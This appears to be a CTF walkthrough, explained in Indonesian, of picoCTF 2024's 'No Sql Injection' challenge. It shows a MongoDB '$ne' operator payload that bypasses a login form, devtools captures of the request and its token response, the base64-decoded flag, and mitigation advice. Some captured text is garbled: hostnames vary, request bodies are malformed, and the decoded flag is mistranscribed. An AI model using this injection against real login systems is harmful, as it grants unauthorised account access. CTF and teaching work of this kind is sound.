

Introduction

No Sql Injection

Medium

Web Exploitation

picoCTF 2024

browser\_webshell\_solvable

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Description

Can you try to get access to this website to get the flag?  
You can download the source [here](#).  
The website is running [here](#). Can you log in?

This challenge launches an instance on demand.  
Its current status is: **RUNNING**  
Instance Time Remaining: **29:28**

Restart Instance

debug info: {u:834257 e: p: c:443 i:296126}

Hints ?

1 2

6,663 users solved

93% Liked

picoCTF{FLAG}

Submit Flag


Login

atlas.picoctf.net:52540

Invalid credentials

OK

Login



## Penjelasan

Ini adalah **payload untuk NoSQL Injection**, khususnya terhadap database **MongoDB**.

Tujuan Payload:

Mencoba **bypass login** (tanpa tahu email dan password) dengan mengeksploitasi query yang tidak memvalidasi tipe data dengan benar.

```
{  
  "email": {"$ne": "null"},  
  "password": {"$ne": "null"}  
}
```

Tapi karena dikirim dalam bentuk string escape (mungkin lewat form web), jadinya terlihat seperti:

```
"email": "{\"$ne\": \"null\"}"
```

Apa artinya?

Dalam MongoDB:

```
db.users.find({  
  email: { $ne: "null" },  
  password: { $ne: "null" }  
})
```

Berarti:

Cari user yang email-nya tidak sama dengan "null" dan password-nya juga tidak sama dengan "null".

Karena hampir semua user pasti email & password-nya tidak "null", maka ini akan mengembalikan data user pertama yang cocok – meskipun kamu tidak tahu email dan password-nya!

Hasilnya

Jika aplikasi tidak memvalidasi input dengan benar, maka:

Login bisa berhasil tanpa kredensial.

Menjadi celah authentication bypass.

## Mitigasi (penting)

Gunakan schema validation (misalnya dengan Joi, Mongoose Schema, dll).

Hindari menggunakan input langsung sebagai query object.

Validasi bahwa field email dan password bertipe string biasa, bukan objek.

InspectorConsoleDebuggerNetworkStyle EditorPerformance

Filter URLs

AllHTMLCSSJSXHRFontsImagesMediaWSOther

St...	M...	Domain	File	Initiator	T...	Transfer...	Size
304	GET	atlas....	/	document	ht...	cached	3...
404	GET	atlas....	favicon.ico	Favicon...	ht...	cached	1...
200	P...	atlas....	login	/:79 (fetch)	json	252 B	17 B

HeadersCookiesRequestResponse

Filter HeadersBlockResend

POST http://atlas.picocf.net:52540/login

Status: 200 OK  
Version: HTTP/1.1  
Transferred: 252 B (17 B size)  
Referrer Policy: strict-origin-when-cross-origin  
Request Priority: Highest  
DNS Resolution: System

Response Headers (235 B)Raw

Connection: keep-alive  
Content-Length: 17  
Content-Type: application/json; charset=utf-8  
Date: Thu, 17 Jul 2025 02:12:32 GMT  
ETag: W/"11-UIVUdQWNarX1D9mk06okyEMbpS8"  
Keep-Alive: timeout=5  
X-Powered-By: Express

Request Headers (390 B)Raw

Accept: \*/\*  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.5  
Connection: keep-alive  
Content-Length: 44  
Content-Type: application/json  
Host: atlas.picocf.net:52540  
Origin: http://atlas.picocf.net:52540  
Priority: u=0  
Referer: http://atlas.picocf.net:52540/  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

Inspector Console Debugger Network Style Editor Performance

Filter URLs

All HTML CSS JS XHR Fonts Images Media WS Other

New Request Search Blocking

POST http://atlas.picocftf.net:52540/...

URL Parameters

name value

login

Headers

Host atlas.picocftf.net:52540

Accept-... gzip, deflate

Referer http://atlas.picocftf.net:525...

Content... 62

Origin http://atlas.picocftf.net:52540

Connec... keep-alive

User-A... Mozilla/5.0 (X11; Linux x86\_...

Accept \*/\*

Accept-... en-US,en;q=0.5

Content... application/json

Priority u=0

name value

Body

{"username":"null","password":"{"username":"null"}}

Headers

POST http://atlas.picocftf.net:52540/login

Status 200 OK

Version HTTP/1.1

Transferred 252 B (17 B size)

Referrer Policy strict-origin-when-cross-origin

Request Priority Highest

DNS Resolution System

Response Headers (235 B)

Connection: keep-alive

Content-Length: 17

Content-Type: application/json; charset=utf-8

Date: Thu, 17 Jul 2025 02:12:32 GMT

ETag: W/"11-UIVUdQWNarX1D9mk06okyEMb pS8"

Keep-Alive: timeout=5

X-Powered-By: Express

Request Headers (390 B)

Accept: \*/\*

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Content-Length: 44

Content-Type: application/json

Host: atlas.picocftf.net:52540

Origin: http://atlas.picocftf.net:52540

Priority: u=0

Referer: http://atlas.picocftf.net:52540/

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0

Send

New Request Search Blocking [4] S M D... File I... T T... S [D] Headers Cookies Request Response

POST http://atlas.picoctf.net:52540... 3 G / d... ht c... 3. Filter properties

URL Parameters

name	value
login	login

Headers

Host	atlas.picoctf.net:52540
Accept-...	gzip, deflate
Referer	http://atlas.picoctf.net:525...
Conten...	62
Origin	http://atlas.picoctf.net:52540
Connec...	keep-alive
User-A...	Mozilla/5.0 (X11; Linux x86_...
Accept	*/*
Accept-...	en-US,en;q=0.5
Conten...	application/json
Priority	u=0
name	value

Body

```
{\"$ne\":\"null\"},\"password\":\"{\"$ne\":\"null\"}\"}
```

Headers

success	true
email	"picoplayer355@picoctf.org"
token	"cGljb0NURntqQmhEMnk3WG9OelB2XzFZeFM5RXc1cUwwdUk2cGFzcWxfaW5qZWNoaW9uXzc4NGU0MGU4fQ=="
firstName	"pico"
lastName	"player"

BASE64 Decode Encode

Language: English Español Português Français Deutsch 中文 日本語 Русский 國語

Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.

Decode from Base64 format

Simply enter your data then push the decode button.

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

picoCTF{[BhD2y7XoNzPv\_1YxS9Ew5qLoul6pasqI\_injection\_784e40e8}

Bonus tip: Bookmark us!